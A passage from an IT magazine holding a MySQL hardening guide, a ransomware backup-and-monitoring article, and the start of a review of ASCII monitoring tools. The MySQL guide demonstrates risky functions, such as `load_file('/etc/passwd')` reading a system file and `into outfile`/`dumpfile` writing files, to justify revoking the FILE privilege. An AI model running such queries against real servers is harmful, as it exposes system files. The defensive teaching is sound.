
Discover the past and invest in a new year of IT solutions at Linux New Media's online store.

►► shop.linuxnewmedia.com ◀◀

DIGITAL & PRINT SUBSCRIPTIONS



SPECIAL EDITIONS



Advanced MySQL security tips (a complete guide)

Guard Duty

Security safeguards protect data on MySQL servers. By Usama Rasheed

MySQL security configurations

include a range of topics, along with their possible effects on MySQL servers and corresponding applications. In this article, I look at MySQL security encryption services, account-associated authorization systems, and other required security precautions to ensure protection against misuse and attacks. This security guide will help you protect sensitive data, even if the MySQL service is compromised at some point.

Most of the advanced MySQL security configurations require changes to the server's main configuration file `my.cnf`. This file is generally located inside the `/etc/mysql` directory or in the `/opt/lampp/etc/` folder for LAMP installations. However, you can locate the file with the `find` or `locate` command in Linux.

Encryption at Rest

By default, MySQL stores plaintext data inside InnoDB tables. Any non-admin user with access to these files can read tables and pose a security threat. Data at rest or in transit both require protection to avoid potential risk. MySQL transparent data encryption (TDE)

enables encryption at rest to prevent information threats and privacy breaches, even if your system is compromised at some level.

MySQL provides TDE by enabling encryption at rest for physical files in the database. It encrypts data automatically on the go before writing to the storage and decrypts before reading. In this section, I will show you how to configure encryption at rest to ensure protection from physical data theft.

Getting Started

MySQL InnoDB tablespaces are stored in `.ibd` file format and are generally located in the `/var/lib/mysql` directory. You can also find them with the `locate` command:

```
$ locate ibd | less
/var/lib/mysql/testDB/testTB.ibd
/var/lib/mysql/sys/sys_config.ibd
...
```

Once located, you can retrieve sensitive plaintext data with the `cat` or `strings` command:

```
$ cat /var/lib/mysql/testDB/testTB.ibd | 2
head -n 20
```

The command output will generate plaintext information containing raw data stored in the corresponding database table.

Key Management

The centralized key management solution offers electronic code book (ECB) and cipher block chaining (CBC) block encryption for tablespace keys and data encryption in the MySQL server. Encryption at rest for the InnoDB search engine and tablespaces involve a two-tier key architecture that implements easy key management and master key rotation:

- **Tablespace key:** An encrypted key stored in the tablespace header.
- **Master key:** A key that decrypts the tablespace key.

MySQL implements InnoDB tablespace encryption with the use of tablespace keys. After tablespace encryption, the master key encrypts the tablespace key to place it inside the tablespace header. When an authenticated user accesses the encrypted table, InnoDB uses the master key to decrypt the tablespace key. The decrypted tablespace key allows you to perform read/write operations on data.

Master Encryption Key Rotation

A decrypted tablespace key never changes; instead, you can only

change the master key by key rotation, which is an instance-level operation that re-encrypts all the tablespace keys and saves them back to the tablespace header:

```
mysql> alter instance rotate InnoDB
master key;
```

However, the process does not re-encrypt or decrypt the tablespace data.

MySQL Keyring Plugin

Data-at-rest encryption in MySQL supports keyring plugins that enable internal server components to retrieve sensitive content. Here, I use a `keyring_file` plugin to store the keyring data inside local files in the server host. Configuration requires system variables in the `mysql.cnf` file, which is located inside the `/etc/mysql/conf.d` directory:

```
[mysqld]
early-plugin-load=keyring_file.so
keyring_file_data=/var/lib/mysql/
keyring-data/keyring
```

The system variable `keyring_file_data` defines the `keyring_file` data location for data storage.

File-per-Table Tablespace Encryption

InnoDB data-at-rest encryption allows file-per-table tablespace encryption by providing the `innodb_file_per_table` system variable in the `mysql.cnf` file. Once enabled, you can provide encryption at rest for tables created in file-per-table tablespaces,

```
[mysqld]
innodb_file_per_table=ON
```

and restart the `mysql` service:

```
$ sudo service mysql restart
```

You can enable encryption for a new file-per-table tablespace by specifying an `encryption='y'` clause along with the `create table` statement:

```
mysql> create table testTB (c1 INT)
encryption='y';
```

Listing 1: Encryption-at-Rest Verification

```
mysql> select table_schema, table_name, create_options from information_schema.tables where create_
options like '%encryption%';
+-----+-----+-----+
| TABLE_SCHEMA | TABLE_NAME | CREATE_OPTIONS |
+-----+-----+-----+
| test          | testTB      | ENCRYPTION="Y" |
+-----+-----+-----+

mysql> select plugin_name, plugin_status from information_schema.plugins where plugin_name like 'keyring%';
+-----+-----+
| plugin_name | plugin_status |
+-----+-----+
| keyring_file | ACTIVE        |
+-----+-----+
1 row in set (0.00 sec)
```

```
mysql> alter table testTB encryption='y';
Query OK, 1 row affected (0.33 sec)
Records: 1 Duplicates: 0 Warnings: 0
```

The `alter table` statement shows how the system variable also enables encryption for existing InnoDB file-per-table tablespaces.

Encryption-at-Rest Verification

Next, you should query the `information_schema.tables` column to identify newly created or altered encrypted `file_per_table` tablespaces; similarly, verify that the plugin status is set to ACTIVE to determine successful plugin configuration (Listing 1). Finally, confirm data encryption at rest with the `strings` command to view the encrypted output:

```
$ strings
/var/lib/mysql/testDB/testTB.ibd |
head -n 20
```

In this section, you learned how to configure MySQL to provide encryption at rest to ensure physical data protection. Next up, I show you how to set up the encryption-in-transit configuration for a MySQL client and server to secure data on the network.

Encryption in Transit

Data in transit or in motion is exposed to potential risk if sniffed or intercepted by a man in the middle

(MITM) attack. Encryption provides effective measures against MITM to secure unprotected, in-transit data. MySQL and MariaDB databases provide encrypted communication between client and server with the SSL/TLS protocol. In this section, I walk you through the MySQL configuration of SSL to ensure secure communication between the client and server. MySQL version 5.7.28 and above provides the handy `mysql_ssl_rsa_setup` tool that automatically creates required files to set up the default encrypted communication. To begin, you should check either the default

Listing 2: SSL Status

```
mysql> show global variables like '%ssl%';
+-----+-----+
| Variable_name | Value          |
+-----+-----+
| have_openssl  | DISABLED       |
| have_ssl      | DISABLED       |
| ssl_ca        |                |
| ssl_capath    |                |
| ssl_cert      |                |
| ssl_cipher    |                |
| ssl_crl       |                |
| ssl_crlpath   |                |
| ssl_key       |                |
+-----+-----+
9 rows in set (0.53 sec)

mysql> show session status like 'Ssl_cipher';
+-----+-----+
| Variable_name | Value          |
+-----+-----+
| Ssl_cipher    |                |
+-----+-----+
1 row in set (0.50 sec)
```


SSL status connection on the MySQL server instance or the value of the `Ssl_cipher` variable for the current session (**Listing 2**). The output indicates an unencrypted connection.

Intercepting the Plaintext Table

To create a client that can use its credentials to log in remotely to the MySQL server and access tables, enter:

```
$ mysql -u user -p -h <SSLSrvr_IPAddress>
```

In the meantime, initiate a tshark session at your server or client to sniff the plaintext data:

```
$ tshark -i any > mysql_plaintext.pcap
```

Hitting Ctrl + C stops the capture process and opens the `mysql_plaintext.pcap` file in Wireshark to retrieve the plaintext (**Figure 1**).




Figure 1: PCAP file in Wireshark.

Table 1: Keys and Certificates	
File	Function
ca-key.pem	The private key used to generate an X509 certificate for the certificate authority.
ca.pem	The X509 certificate containing certificate details and public key.
server-req.pem	The server certificate signing request (CSR).
server-key.pem	The private server key.
server-cert.pem	A self-signed X509 certificate that contains server certificate metadata and the public key.
client-req.pem	The client CSR.
client-key.pem	The client private key
client-cert.pem	A self-signed X509 client certificate.

Configuring the MySQL Server

To enable SSL support, you need to create the required SSL files and keys manually. MySQL requires private keys and X509 certificates signed by a certificate authority (CA) to ensure secure encrypted communication. Similarly, the MySQL server needs private keys and X509 certificates from every client that wants to connect to the server over SSL. **Table 1** lists the files you need to prepare manually.

Creating SSL Files with OpenSSL

The OpenSSL command-line tool will help you prepare and generate the required SSL files. This handy tool uses the OpenSSL library to perform various tasks, like generating X509 request certificates, providing private keys, verifying and signing X509 certificates, and so on.

Before generating SSL files, create a directory in which to place keys and certificates for encryption in transit:

```
$ mkdir /var/lib/mysql/new_certs &&
cd /var/lib/mysql/new_certs
```

Next, generate the RSA 2048-bit private key to create the CA X509 certificate that signs the server and client X509 certificates:

```
$ openssl genrsa 2048 > ca-key.pem
$ openssl req
    -new -x509 -nodes -days 3500
    -key ca-key.pem -out ca.pem
```

The `openssl` command generates the server’s private key and certificate signing request. Once obtained, you need to remove the passphrase and sign `server-req.pem` with the CA key and certificate to obtain the final X509 certificate for the server:

```
$ openssl genrsa 2048 > server-key.pem
$ openssl req -new -key server-key.pem
    -out server-req.pem
$ openssl x509
    -req -in server-req.pem -days 3600
    -CA ca.pem -CAkey ca-key.pem
    -set_serial 01 -out server-cert.pem
```

MySQL configuration for SSL only requires `server-key.pem`, `server-cert.pem`, and the CA certificate.

Similarly, you need to generate the private key (`cert-key.pem`) and a self-signed X509 certificate for the MySQL client:

```
$ openssl genrsa 2048 > client-key.pem
$ openssl req -new -key client-key.pem
    -out client-req.pem
$ openssl x509
    -req -in client-req.pem -days 3600
    -CA ca.pem -CAkey ca-key.pem
    -set_serial 01 -out client-cert.pem
```

The `openssl verify` command lets you verify that OpenSSL has generated the correct certificates:

```
$ openssl verify -CAfile
    ca.pem server-cert.pem client-cert.pem
server-cert.pem: OK
client-cert.pem: OK
```


The *OK* value indicates that the X509 certificate was signed correctly.

Setting System Variables in MySQL Server

To enable MySQL for encrypted communication, MySQL requires the `ssl_ca`, `ssl_cert`, and `ssl_key` system variables, which specify the paths to SSL files that permit clients to connect through an encrypted connection.

Next, you need to edit the `mysqld.cnf` configuration file located in the `/etc/mysql/mysql.conf.d` directory for the new certificates and enable mandatory encrypted connection requirements for the client with the `require_secure_transport` [\[1\]](#) system variable:

```
$ vim /etc/mysql/mysql.conf.d/mysqld.cnf

[mysqld]
ssl_ca= /var/lib/mysql/new_certs/ca.pem
ssl_cert=/var/lib/mysql/new_certs/ 2
server-cert.pem
ssl_key=/var/lib/mysql/new_certs/2
server-key.pem
require_secure_transport=ON
```

Now, change the ownership and permissions to SSL files and restart the database service:

```
$ chown -R mysql:mysql 2
/var/lib/mysql/new_certs/
$ chmod 600 client-key.pem 2
server-key.pem ca-key.pem
$ sudo service mysql restart
```

Once backed up, log in to the server and check the SSL status by typing `\s` or by checking the value of the `have_ssl` variable ([Listing 3](#)).

The configuration ensures an SSL connection and disables MySQL client access to the server with the `--ssl-mode=DISABLED` string. The client will receive the error

```
$ mysql -u user -p -h <MySQL_IPAddress>
ERROR 1045 (28000): Access denied for 2
user 'user'@'%' (using password: YES)
```

if access to the server is attempted.

Client-Side Encryption in Transit

To secure this connection further, copy the CA and client files to the client and modify the user to require a trusted certificate. To begin, create a directory in which to save client files and use `scp` or some other utility to transfer `ca.pem`, `client-key.pem`, and `client-cert.pem` files to the client machine:

```
$ mkdir ~/certs
$ scp user@[IP_Address]:/var/lib/mysql/2
new_certs/ca-cert.pem ~/certs/
$ scp user@[IP_Address]:/var/lib/mysql/2
new_certs/client-cert.pem ~/certs/
$ scp user@[IP_Address]:/var/lib/mysql/2
new_certs/client-key.pem ~/certs/
```

If the server is not configured with the `require_secure_transport` system variable and the user account is created with no `REQUIRE` clause or the account has no specific encryption requirements, as above, connection attempts fall to an unencrypted connection. To alter the user to add the `REQUIRE X509` clause, enter:

```
mysql> alter user 'user'@'client_ip' 2
require X509;
mysql> flush privileges;
```

From now onward, every remote connection from client *user* will require that `-ssl-key` and `-ssl-cert` options be specified, whereas adding the `--ssl-ca` variable is optional. These variables contain paths to the client's SSL files under the `~/certs` directory:

```
$ mysql -u user -p 2
-h <SSLServer_IPAddress> 2
-ssl-ca= ~/certs/ca.pem 2
-ssl-cert=~/certs/client-cert.pem 2
-ssl-key=under ~/certs/client-key.pem
```

After hitting Enter, the client will establish a secure SSL connection. In the meantime, start the `tshark` sniffer to confirm encryption in transit. You will observe an encrypted communication.

Low-Privilege Users

MySQL offers account management statements to set up user accounts and control associated account privileges. The authorization system grants privileges that differ in context and are applied at varying levels of operations. However, it's a good practice not to assign unnecessary privileges to the account users and exercise caution by enabling limited resource access. In this section, I discuss security precautions for providing only enough access required for the job.

Least privileged user accounts reduce the risk of an attacker's access to critical systems. MySQL assigns administrative, database, and specific database object-relevant privileges to users.

The most common recommended privileges are `SELECT`, `UPDATE`, `DELETE`, and `INSERT`. However, if a user only needs to add information to the database, only the `INSERT` privilege is required to add records into it. To assign insert permission to the user, enter:

```
mysql> grant insert on database.* 2
to 'user'@'localhost';
```

Similarly, the lowest level privilege for access only allows the user to read, edit, or delete a column. For column-level reading privileges, enter:

```
mysql> grant select(column_name) 2
on database.Clients 2
to 'user'@'localhost';
mysql> flush privileges;
```

Listing 3: Checking `have_ssl`

```
mysql> show global variables like '%ssl%';
+-----+-----+
| Variable_name | Value                                |
+-----+-----+
| have_openssl  | YES                                  |
| have_ssl      | YES                                  |
| ssl_ca        | \etc\mysql\new_certs\ca.pem         |
| ssl_capath    |                                       |
| ssl_cert      | \etc\mysql\new_certs\server-cert.pem |
| ssl_cipher    |                                       |
| ssl_crl       |                                       |
| ssl_crlpath    |                                       |
| ssl_key       | \etc\mysql\new_certs\server-key.pem  |
+-----+-----+
9 rows in set (0.53 sec)
```


Find out more about the MySQL account authorization system from the official documentation [2].

Privilege Guidelines

MySQL offers certain privilege statements, which, if assigned unnecessarily, can potentially risk subverting the privilege system or reading and writing files accessed by the server host. The following are some potentially risky user privileges that can significantly affect server security:

- GRANT OPTION: Revokes or grants certain privileges from other users that the user itself poses. However, users can use the WITH clause to combine their assigned privileges.
- ALTER: Allows non-administrative users to undermine the authorization system by renaming tables.
- SHUTDOWN: Allows the use of mysql-admin shutdown to terminate the server and restrict server services to the users.
- SUPER: Controls server behaviors and operations and lets a client kill other account threads and modify the server configuration.
- PROCESS: Lets the user see process threads of other account users in plaintext and gives access to InnoDB INFORMATION_SCHEMA FILES tables.
- FILES: Allows user to read, write, and create files on the server host and is a global privilege that allows writing to the server data directory files that implement privilege tables.

Most importantly, grants for MySQL systems that allow access to the authentication_string column of the mysql.user table can enable changing the password and connecting to the server through that account.

You can find more privilege-granting guidelines for specific clauses from the official MySQL documentation [3].

Setting Resource Limits

Another way to set low-privilege user accounts that enhances MySQL security is to set up resource limits. MySQL offers a global system variable max_user_connections that allows setting a limit of simultaneous connections by given accounts. However, it does not place any limits on what happens once the user connects. Hence, MySQL offers an individual account management system by setting per-hour resource limits in the mysql.user table for:

- max_queries_per_hour to store queries made by the user in the max_questions column,
- max_updates_per_hour to store updates issued by an account in the max_updates column, and
- max_connections_per_hour to store number of user connects with the server in the max_connections column.

To establish these limits at account creation time, use create user or check assigned resources for an already established account with select user (Listing 4, which indicates that no limits have been set on resource access) before altering existing account limits with alter user and setting a limit for per-hour queries generated by the user:

```
mysql> create user 'user'@'localhost'
      identified by 'password'
      - > with max_queries_per_hour 15
      - > max_updates_per_hour 12
      - > max_connections_per_hour 4
      - > max_user_connections 3;
```

```
mysql> alter user 'user'@'localhost'
      with max_queries_per_hour 25;
```

Now, recheck the mysql.user table to confirm the settings.

Disabling Dangerous Functions

Another mandatory security measure to avoid local file SQL injection is to disable functions offered through FILE privilege to low-level users. This grant enables users with global commands like load_file, outfile, and dumpfile to read or make changes to the filesystem accessed through the server. However, if an attacker does get access to the database through an application layer vulnerability (e.g., SQL injection), disabling the function will prevent the attacker read/write privileges on local files on the system.

load_file

The load_file function lets a user load all the data from a file accessed through the server. For instance, a user with the FILE privilege can load all the file content with the command,

```
mysql> select load_file('/etc/passwd');
```

whereas a user without a FILE grant will receive the output:

```
mysql> select load_file('/etc/passwd');
+-----+
| load_file('/etc/passwd') |
+-----+
| NULL                      |
+-----+
1 row in set (0.000 sec)
```

outfile

The outfile function allows the user to overwrite all the files accessed through the server:

```
mysql> select 'Hello2' into
      outfile '/tmp/hello.txt';
$ cat /tmp/hello.txt
Hello2
```

However, the following error is received by non-privileged users:

Listing 4: Checking Assigned Resources

```
mysql> select user, max_questions, max_updates, max_connections, max_user_connections from mysql.user
where user='user_name';

+-----+-----+-----+-----+-----+
| User      | max_questions | max_updates | max_connections | max_user_connections |
+-----+-----+-----+-----+-----+
| user_name | 0             | 0           | 0               | 0                   |
+-----+-----+-----+-----+-----+
1 row in set (0.001 sec)
```



```
ERROR 1045 (28000): Access denied
  for user 'user'@'localhost'
  (using password: YES)
```

dumpfile

The `dumpfile` function is a select clause that writes to the file without separators in an unformatted row. However, the resulting output does not return to the client.

```
$ cat /tmp/world
Hello world!
mysql> select 'Hello world!'
  into dumpfile '/tmp/world';
Query OK, 1 row affected (0.001 sec)
```

To read/write to the system files, disable these functions by revoking the client FILE privileges:

```
mysql> revoke FILE on *.*
  from 'user'@'localhost';
```

Once revoked, the function's command will generate an error or NULL output.

No Root Privileges

MySQL must never be run as a root user. This precaution isn't related to the MySQL root user. Running MySQL as a root user enables any account with the FILE privilege to modify and create server files as root.

Accessing MySQL as a root user generally returns an error. However, this restriction can be overridden by starting MySQL with the `-user=root` option. The ideal practice is to access MySQL as a separate Unix user by editing the MySQL configuration file:

```
$ vim /etc/mysql/my.cnf
user=mysql
$ sudo service mysql restart
```

Disable Remote Login, Particularly Root (Optional)

Remote root logins can expose MySQL databases to high risk. To disable remote root access, sign in to the server and run the commands:

```
mysql> delete from mysql.user where
  user='root' and host not in
  ('localhost', '127.0.0.1', '::1');
mysql> flush privileges;
```

Similarly, disallow all remote logins if not required by adding a `skip-networking` system variable to MySQL configuration files:

```
[mysqld]
port=XXXX
skip-networking
sudo service mysql restart
```

Enable Explicit Deny (Optional)

MySQL identifies any client connection by username, host value, and password. A host value allows the wildcard character `%` in the hostname or IP address, such that hostname `%` can enable connection from any client with a similar username over the Internet.

Similarly, the IP wildcard value `192.168.100.%` allows connection from anyone on the subnet that can be easily exploited by naming the host `198.168.100.example.com`. Hence, it is recommended to specify the host value as an IP address with a netmask that identifies bits to use for the network address:

```
mysql> create user 'user'@
  '192.168.100.0/255.255.255.0';
```

This host value enables the user to connect from any IP address within a `user_ip` ranging from 192.168.100.0 to

192.168.100.255, such that the following condition holds:

```
user_ip && netmask=host_ip
```

Change Default Port (Optional)

By default, the MySQL service runs on TCP port 3306. To check that port in the system, enter:

```
$ netstat -tanp | grep 3306
```

Attackers and IoT search engines normally scan the default port ranges and index them in their database. As a security precaution, open the MySQL configuration file located in the `/etc/mysql` folder to change the default port:

```
$ vim /etc/mysql/mysql.conf.d/mysql.cnf
#change port
port=XXXX
#restart service
$ sudo service mysql restart
```

Conclusion

In this article, I discussed advanced security tips for MySQL server protection. You can refer to the official MySQL documentation [4] for more information. ■

Info

- [1] `require_secure_transport`: [\[https://dev.mysql.com/doc/refman/5.7/en/server-system-variables.html#sysvar_require_secure_transport\]](https://dev.mysql.com/doc/refman/5.7/en/server-system-variables.html#sysvar_require_secure_transport)
- [2] Privileges provided by MySQL: [\[https://dev.mysql.com/doc/mysql-security-excerpt/8.0/en/privileges-provided.html\]](https://dev.mysql.com/doc/mysql-security-excerpt/8.0/en/privileges-provided.html)
- [3] Privilege-granting guidelines: [\[https://dev.mysql.com/doc/refman/5.7/en/privileges-provided.html#privileges-provided-guidelines\]](https://dev.mysql.com/doc/refman/5.7/en/privileges-provided.html#privileges-provided-guidelines)
- [4] MySQL security: [\[https://dev.mysql.com/doc/refman/8.0/en/security.html\]](https://dev.mysql.com/doc/refman/8.0/en/security.html)



Ransomware: Prepare for emergencies

Cyber Threat

The danger of ransomware attacks calls for a robust backup and monitoring strategy. By Matthias Wübbeling

Ransomware was regularly responsible for the failure of large and critical infrastructures in 2020. Protection against ransomware Trojans once again, or still, has to be the focus of IT security this year. Unfortunately, no panacea is yet in sight, but some security approaches are always worth testing.

The 2020 publicly known attacks with ransomware mainly relied on encryption Trojans. Although the perception was that mostly public institutions were affected, the number of companies affected also increased significantly. The sad highlight of an attack against University Hospital Düsseldorf was the death of an emergency patient who could not be admitted and could only be treated an hour later in a distant hospital.

Blackfog [1] has compiled the publicly known ransomware incidents in different sectors. Most affected were manufacturing, services, and government. The figures are from the first to third quarters of 2020, with the United States accounting for more than half of all cases. Overall,

a significantly larger number of unreported cases can be assumed.

The great financial risk that ransomware poses to companies can be seen from the estimated damage of more than \$20 billion in 2021 [2]. In individual cases, a successful ransomware attack can permanently cripple an entire company and even ruin it, making it important to detect an ongoing ransomware attack as soon as possible.

Insidious Blackmailers

Blackmail Trojans prevent the use of a computer under a pretext and demand a ransom to release the computer. The modern variants on blackmail Trojans more typically have to do with undesirable encryption. The malware can enter your infrastructure in different ways: attached to emails, in manipulated downloads, or on USB sticks that employees bring into a company. Once successfully embedded on a system, ransomware often does not become active directly. Instead, it first looks

at common IT processes, existing network drives, and temporarily mounted backup media.

At the right moment – preferably when the network drive is mounted, the connection to the backup medium is active, and the logged in user is expected to be absent for a period of time – the ransomware starts encrypting user files. After encryption, the original data is destroyed. In case of large files, some variants of the malware encrypt only the first few (hundred) megabytes, which is often enough to render the files unusable. Occasionally, however, it also makes it possible to recover at least fragments of data. Although the first ransomware variants used classic passwords for encryption, current versions are based on public key cryptography. The private key is in the hands of the attacker, and it is virtually impossible to recover the data without it.

Recently, attackers have upped their game. Because many organizations seem to be able to restore encrypted

data through backups, criminals are now stealing the data with their ransomware. If a victim fails to pay, the files not only remain encrypted, but also end up on the darknet, available to anyone willing to buy them. If the data includes confidential or secret documents, the affected company is in trouble despite the availability of data backups.

Preventing Infection

No complete protection shields you against ransomware attacks. As a preventive measure, employees should not open any attachments from unknown senders. Recipients of such email messages should check the sender information provided and, if in doubt, ask the sender personally whether the file is legitimate.

Macros currently represent a very significant gateway for malware. This active content in Office documents serves as an initial downloader that retrieves and launches the malware. Wherever possible, disable macros in your company and regularly alert employees to the dangers.

Additionally, you can use group policies to prevent the installation of unsigned software on workstations and servers and lock out USB storage devices. Ideally, you should also seal the USB ports on the computers themselves to prevent the connection of manipulated USB devices. You can try for yourself what is possible with such USB devices: The “USB Rubber Ducky” [3] offered by Hak5 looks like a USB stick, but it is also a keyboard and can be used to execute more-or-less arbitrary code.

Even if the horse has already bolted, you still have the chance to react and prevent greater damage. One possibility is to operate honeypots with a spoof file server that you mount on each of your systems or that is automatically mounted at regular intervals.

The files there should be common files from your company, but not ones that users work on. Monitor changes and react quickly if the files

in this honeypot change. Remove the culprit from the network as quickly as possible, ideally automatically. Depending on the network hardware used, you can easily do this by triggering appropriate actions in your monitoring.

Another alternative is to audit file changes. You can use Windows on-board tools or, for example, commercial software such as FileAudit [4], a tool that lets you write scripts to define immediate reactions to undesirable access attempts. You can find examples of this directly in a post by the developers [5].

Check Backups

If your employees cannot prevent an attacker from infiltrating your system and encrypting important files, the only thing that can help you in the end is a sophisticated backup strategy. The malware itself must not gain access to the backup, which means the backup system has access to the individual workstations and servers, but not vice versa.

Above all, you must prevent users from modifying or deleting their own backups. The U.S. Computer Emergency Readiness Team (US-CERT), for example, recommends the 3-2-1 backup principle [6]: three copies of the data, one production copy, and two backups, divided between two different media (e.g., hard drives and tapes), one of which is stored in a different location.

Different variations of this concept exist: The 3-1-2 concept states that the two backups can be in different remote locations, but on the same medium, and 3-2-3 requires two different media for storage at three different locations.

Whatever strategy you choose, under no circumstances should the malware be able to delete backups, nor should the encrypted data overwrite all readable data in the medium term. Especially during the vacation season or between Christmas and New Year, make sure your backups are intact. You can also automate this process by regularly checking

defined files and integrating them into your monitoring.

To prevent the parallel outflow of data by ransomware, or at least to make it is more difficult, access to confidential data in the company must be limited as much as possible, regardless of the threat posed by ransomware. Additionally, the data should only be stored in encrypted form and only decrypted temporarily for direct use by an authorized account. Last but not least, you or the management must implement appropriate procedures in the event of a data leak and prepare for H-hour.

Conclusions

If a company escapes from a ransomware attack without major damage, it has either taken very good precautions or been very lucky. Mistakes happen in companies all the time, and companies should cultivate a lively culture of mistakes. These mistakes in the first lines of defense are unavoidable in the long run and can be harmless.

However, the discussion in this article shows that exactly one person must not make a mistake: the backup administrator responsible for the network and the safety net. Take a closer look at your backup strategy and integrate your backups into the existing monitoring setup. ■

Info

- [1] Blackfog: [\[https://www.blackfog.com\]](https://www.blackfog.com)
- [2] Cisco and Cybersecurity Ventures. 2019/2020 Cybersecurity Almanac: [\[https://cybersecurityventures.com/cybersecurity-almanac-2019/\]](https://cybersecurityventures.com/cybersecurity-almanac-2019/)
- [3] USB Rubber Ducky: [\[https://shop.hak5.org/products/usb-rubber-ducky-deluxe\]](https://shop.hak5.org/products/usb-rubber-ducky-deluxe)
- [4] FileAudit: [\[https://www.isdecisions.com/products/fileaudit/\]](https://www.isdecisions.com/products/fileaudit/)
- [5] Detecting ransomware with FileAudit: [\[https://www.isdecisions.com/blog/it-security/how-to-detect-ransomware-with-fileaudit/\]](https://www.isdecisions.com/blog/it-security/how-to-detect-ransomware-with-fileaudit/)
- [6] Ruggiero, P., and M.A. Heckathorn. Data Backup Options. U.S. Computer Emergency Readiness Team: [\[https://us-cert.cisa.gov/sites/default/files/publications/data_backup_options.pdf\]](https://us-cert.cisa.gov/sites/default/files/publications/data_backup_options.pdf)

ASCII-based monitoring tools

Go-To Tools



If you like ASCII-based monitoring tools, take a look at three new tools - Zenith, Bpytop, and Bottom. By Jeff Layton

A long time ago, I was a system administrator for a couple of HPC systems, but I also inherited two Hewlett-Packard (HP) N-class servers (mainframes). Along with two WORM storage units, these were the main servers for the core engineering group. They were busy systems, and I had to work hard to keep up with administration, backups, and software patches. When a CPU failed in one of the servers, and HP discovered that the previous admin had configured them in high availability (HA) mode – even though they were not licensed for HA – I had to “uncouple” the servers. During the process, I lost access to them. For a new admin, this was a bit unnerving, but with the help of some more experienced admins, the servers soon were back up. During this time, I only had terminal access (ASCII) to the servers, so I used ASCII monitoring tools to help debug the problems. The combination of the stress of getting the servers back in a usable state as quickly as possible and the invaluable help from the ASCII tools indelibly put ASCII monitoring tools on my list of go-to tools and tricks.

I admit I am a sucker for new monitoring tools. Although I’m comfortable with the ones I use, I do enjoy seeing new ones and trying them out. Because of the history I just disclosed, this is particularly true for ASCII-based tools. Recently, I have learned about some new tools that look interesting.

Zenith

Zenith, a new monitoring tool to me, monitors and presents ASCII charts of

an extensive list of metrics. You can even zoom in on these charts, which is something I have not seen before, and manipulate processes, including changing the priority or sending signals to them. An example of the available metrics includes:

- CPU, memory, network, and disk usage charts
- Top users of CPU, memory, and disk
- A process filter table (kind of like Top)
- NVidia GPU utilization metrics
- Summary of free disk space, NIC IP address, and CPU frequency
- Great battery information for laptops

By default, Zenith comes with a multisection interface (**Figure 1**).

At the very top is a quick summary line showing the system name, the kernel version, length of time the system has been up, and length of time it has been taking data, including the time interval for which data exists. Below the top line, **Figure 1** shows five sections for my system. From top to bottom is the chart of CPU performance, the network performance chart, disk/filesystem performance, a graphics chart (for my NVidia GPU), and the task interface at the bottom. To skip between the sections, just press the Tab key. The current section is outlined in red (the task interface in this example). Within each chart, you also get text information about the status above and below the chart. For example, in the CPU chart at the top, you can see CPU time information, as you would see in Top, as well as the top user and application (in this case, user laytonjb and the zenith application). You also see the memory usage, swap usage, and num-

ber one user of memory (user laytonjb and the WebExtensions application).

To zoom in to a section, just press the *e* key to “expand” (**Figure 2**). If you want to reduce the zoom, use the *m* key to “minimize” (**Figure 3**). Think of it as zooming in and out in your web browser. If you like, you can zoom in on all the charts with the plus (+) key. Likewise, you can zoom out all with the dash (-) key. The charting capability is particularly impressive. Expanding (zoom in) or minimizing (zoom out) is very simple. One of my favorite features is scrolling back in time (**Figure 4**). You can tell the chart has gone back in time because at the very top it says (-00:05:34), or 5 minutes, 34 seconds in the past. The advantage of scrolling back in time is the ability to save system performance data. By default, Zenith records data at two-second intervals.

